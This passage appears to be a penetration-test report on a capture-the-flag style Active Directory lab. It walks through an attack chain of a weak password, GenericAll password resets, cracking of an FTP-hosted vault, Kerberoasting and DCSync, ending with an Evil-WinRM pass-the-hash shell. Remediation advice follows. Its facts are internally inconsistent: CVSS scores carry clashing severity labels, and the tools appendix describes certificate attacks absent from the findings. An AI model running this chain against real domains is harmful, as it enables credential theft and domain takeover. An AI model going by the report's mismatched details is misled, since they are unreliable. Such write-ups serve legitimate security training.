evil-winrm -u Administrator -H <REDACTED> -i 10.129.171.231
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/24/2025   8:39 PM             34 root.txt


cat root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
```

Result: By chaining credential reuse, data collection, password resets, Kerberoasting, and DCSync, we achieved full domain administrator compromise and successfully captured the root flag.


3. Findings

3.1 Vulnerability: Weak Default Credentials on User Account “Olivia”




- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N – 6.5 (Medium)
- **Description:** The user account **Olivia** was assigned the easily guessable password `ichliebedich`, which lacks complexity and is vulnerable to dictionary attacks.
- **Impact:** An unauthenticated attacker can immediately gain valid domain credentials, enabling access to SMB shares and WinRM services without any prior compromise.
- **Technical Summary:** We authenticated over SMB and WinRM using these credentials, enumerated shares (`ADMIN$`, `C$`, `NETLOGON`, `SYSVOL`), and executed remote commands via Evil-WinRM.

3.2 Vulnerability: Misconfigured Active Directory ACLs (GenericAll Permissions)




- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N – 8.1 (High)
- **Description:** The **Olivia** account holds **GenericAll** rights over the **Michael** user object, and **Michael** in turn holds the same rights over **Benjamin**. These excessive permissions allow password resets and attribute modification.
- **Impact:** An attacker with control of **Olivia** can cascade privileges—resetting **Michael**'s password, then **Benjamin**'s—thereby achieving lateral movement and privilege escalation to intermediate domain accounts.
- **Technical Summary:** BloodHound analysis revealed the ACL chain. We used `net rpc password` to reset credentials for Michael and Benjamin, then authenticated as each in turn to advance the attack.

3.3 Vulnerability: Unsecured FTP Service Exposing Encrypted Credential Vault




- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N – 7.1 (High)
- **Description:** The FTP service on port 21 permitted authenticated download of **Backup.psafe3**, an encrypted password vault containing multiple user credentials.
- **Impact:** Attackers can obtain the vault file and perform offline cracking to harvest plaintext passwords for additional domain accounts.
- **Technical Summary:** Connecting via FTP as **Benjamin**, we downloaded **Backup.psafe3**, extracted its hash with `pwsafe2john`, and cracked it using John the Ripper against rockyou.txt—revealing credentials for Alexander Smith, Emily Rodriguez, and Emma Johnson.

3.4 Vulnerability: Exposed Service Principal Names Permitting Kerberoasting



- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (High)
- **Description:** The **ethan** account has an SPN registered in Active Directory, enabling attackers to request a service ticket (TGS) for offline cracking (Kerberoast).
- **Impact:** By obtaining and cracking the TGS hash, an attacker can recover **Ethan**'s plaintext password and escalate privileges without further interaction with the domain controller.
- **Technical Summary:** Using Emily's credentials, we ran a targeted Kerberoast via `targetedKerberoast.py` and cracked the captured TGS hash with Hashcat (mode 13100, rockyou.txt), retrieving Ethan's password.

3.5 Vulnerability: DCSync Permissions Granted to Non-Privileged Account



- **CVSS:** CVSS 3.1 AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.5 (Critical)
- **Description:** The **ethan** user was improperly granted DRSUAPI replication rights, allowing it to invoke the DCSync functionality and extract all directory credentials (NTDS.DIT) via RPC.
- **Impact:** This misconfiguration enables a non-admin user to impersonate the domain controller and harvest hashes for any account, including **Administrator**, resulting in full domain compromise.
- **Technical Summary:** We executed `impacket-secretsdump --just-dc` against 10.129.171.231 with Ethan's credentials, dumped the Administrator NT hash, and passed it to Evil-WinRM to obtain a SYSTEM shell and retrieve the root flag.

4. Recommendations

To remediate the risks uncovered in this assessment—from weak default credentials and overly permissive ACLs to unsecured FTP, Kerberoasting vectors, and DCSync abuse—implement the following controls:

1. Enforce Strong Authentication and Account Controls
   - **Password Policy Hardening:** Require complex, high-entropy passwords (minimum length ≥ 12, mixed character sets) and set account lockout thresholds to thwart brute-force and dictionary attacks.
   - **Multi-Factor Authentication (MFA):** Mandate MFA for all interactive logons, especially for accounts with SMB, WinRM, or privileged access.
   - **Credential Hygiene:** Regularly rotate service and user credentials; prohibit reuse of weak or default passwords.
2. Harden Active Directory Permissions
   - **Least-Privilege ACLs:** Audit and remove unnecessary **GenericAll** and **WriteOwner** rights from non-administrative users (e.g., Olivia, Michael). Delegate password-reset and management tasks via narrowly scoped groups or role-based access.
   - **Tiered Administration Model:** Adopt a tiered model (Tier 0: DCs, Tier 1: servers, Tier 2: workstations/users) to isolate critical assets and restrict cross-tier privileges.
   - **ACL Change Monitoring:** Enable security auditing on AD object ACL modifications. Correlate events in a SIEM to detect unauthorized permission changes.
3. Secure File Services and Sensitive Data
   - **FTP Decommissioning or Hardening:** Disable legacy FTP or replace it with secure alternatives (SFTP/FTPS). Restrict access to only authorized service accounts.
   - **Vault Protection:** Store password vault exports off-server or behind strong access controls and logging. Encrypt vaults at rest and in transit; monitor and alert on any download or retrieval of `.psafe3` files.
   - **Network Segmentation:** Isolate file-transfer services from domain-joined systems; enforce firewall rules to limit which hosts can connect to FTP or file shares.
4. Mitigate Kerberoasting Threats
   - **SPN Governance:** Assign SPNs exclusively to dedicated service accounts, not user accounts. Use Managed Service Accounts (gMSA) to prevent password-based SPN misuse.
   - **TGS Request Monitoring:** Instrument Kerberos logs for abnormal TGS request volumes or requests for high-value SPNs. Configure alerts for suspicious patterns.
   - **Service Account Hardening:** Enforce strong, non-expiring passwords for all service accounts; rotate keys frequently to limit offline cracking windows.
5. Restrict Replication and DCSync Capabilities
   - **DRSUAPI Rights Audit:** Review ACLs on the Domain and DomainController objects. Remove DRSUAPI (DCSync) permissions from any non-administrative accounts (e.g., Ethan).
   - **Protected Accounts & Groups:** Place critical groups (e.g., Domain Controllers, Enterprise Admins) and accounts under `AdminSDHolder` protection to prevent

unauthorized ACL inheritance.
    - **Privileged Access Workstation (PAW):** Require all directory-replication and privileged-account tasks to occur from dedicated, hardened PAWs with no Internet or email access.
6. Enhance Monitoring, Logging, and Incident Response
    - **Centralized Logging:** Aggregate logs from SMB, WinRM, FTP, Kerberos, and AD replication into a SIEM. Retain logs for at least 90 days.
    - **Alerting and Playbooks:** Develop and test detection rules for brute-force logins, password resets, abnormal SPN requests, and DCSync operations. Maintain incident response runbooks tailored for AD compromise.
    - **Continuous Validation:** Integrate proactive purple-team exercises to validate detection and response effectiveness against the attack chain demonstrated here.
7. Conduct Ongoing Assessments and Training
    - **Periodic Penetration Tests:** Schedule regular internal and external AD penetration tests, focusing on ACL reviews, certificate-based attacks, and replication misconfigurations.
    - **Administrator Training:** Provide hands-on training for AD administrators covering secure ACL delegation, service-account management, Kerberos hardening, and certificate best practices.
    - **Policy Reviews:** Revisit and update security policies (e.g., password, account-lockout, change-management) at least annually to reflect evolving threat landscapes.

By applying these layered, defense-in-depth measures, your Active Directory environment will be significantly more resilient against credential attacks, privilege misuse, and advanced adversary tactics.

5. Conclusions

Executive Summary

Picture your organization as a secure office building. While the front doors and alarm systems look solid, our inspection found several unlocked rooms and misplaced master keys that could let an uninvited guest roam freely:

- **Simple Passcode:** One staff member was using an easy-to-guess password—like “1234” on a keypad—allowing anyone with a moment’s effort to step right inside.
- **Unlocked Offices:** That same person had the ability to open other employees’ offices. Once inside, an intruder could slip into room after room without setting off any alarms.
- **Open File Cabinet:** We discovered a shared file cabinet filled with sensitive documents that anyone could download and examine at their leisure.
- **Secret Backstage Pass:** We found a way to create a special badge that mimics a trusted employee’s credentials, giving us unrestricted access to restricted areas.

- **Master Key Flaw:** Finally, we uncovered a loophole that lets someone copy the chief administrator's master badge—effectively handing over the keys to the entire building.

If these internal gaps aren't secured, a determined intruder could quietly take over critical systems, access confidential information, and disrupt daily operations. We recommend immediate steps to lock down these internal doors and keep your digital "fortress" truly secure.

Technical Summary

1. **Weak Default Credentials**
   - Issue: "Olivia" used password `ichliebedich`, easily cracked by guess or brute force.
   - Impact: Immediate SMB/WinRM access without prior attack stages.
2. **Overly Permissive ACLs (GenericAll)**
   - Issue: Olivia had GenericAll rights over Michael; Michael had the same over Benjamin.
   - Impact: Unchecked password resets enabled chained lateral movement and privilege escalation.
3. **Insecure FTP Service & Password Vault Exposure**
   - Issue: Authenticated FTP download of `Backup.psafe3` vault containing multiple user credentials.
   - Impact: Offline cracking (John the Ripper) revealed plaintext passwords for additional domain accounts.
4. **Unprotected SPN Allowing Kerberoasting**
   - Issue: Ethan's SPN registration permitted arbitrary TGS requests.
   - Impact: Offline cracking of the Kerberos service ticket yielded Ethan's password without further DC interaction.
5. **Unauthorized DCSync Permissions**
   - Issue: Ethan granted DRSUAPI replication rights on the Domain Controller.
   - Impact: DCSync attack extracted NTDS.DIT hashes (including Administrator), leading to full domain compromise via pass-the-hash.

By addressing each of these technical gaps—strengthening credentials, tightening ACLs, decommissioning or securing file services, governing SPNs, and locking down replication rights—you will close the attack paths we exploited and significantly raise the bar for any future adversary.

Appendix: Tools Used

- **Certipy** A specialized tool for interacting with Active Directory Certificate Services. We leveraged Certipy to adjust account attributes, request and retrieve certificates, and

perform PKINIT-based Kerberos authentication—validating and exploiting misconfigured certificate templates.

- **PyWhisker** A certificate management utility used to convert PEM-formatted certificates into PFX files. This conversion was critical for importing and utilizing certificates during Kerberos authentication stages.
- **PKINITtools** A collection of scripts that exploit the Kerberos PKINIT extension. PKINITtools enabled us to request Ticket Granting Tickets (TGTs) via certificates and extract NT hashes from compromised credentials, highlighting weaknesses in the certificate enrollment process.
- **Faketime** A utility for faking or manipulating the system clock. We applied Faketime to simulate specific date/time scenarios required to bypass certificate validity checks during exploitation.
- **Nmap** A powerful network scanner and reconnaissance tool. Nmap was used for full-TCP SYN port scans, service version detection, and OS fingerprinting—forming the foundation of our initial network mapping and enumeration.
- **LDAP & Netexec Tools** A suite of command-line utilities for querying and enumerating Active Directory objects, ACLs, and permissions. These tools provided deep insight into domain structure, user-to-group relationships, and certificate template access controls.
- **Evil-WinRM** A post-exploitation WinRM client that establishes secure, interactive shells on Windows hosts. Evil-WinRM allowed us to validate credential pivots, execute commands on the Domain Controller, and retrieve sensitive artifacts during post-compromise operations.

These tools collectively supported every phase of our assessment—from network discovery and Active Directory enumeration to certificate abuse, credential harvesting, and post-exploitation validation—ensuring a comprehensive evaluation of the target environment’s security posture.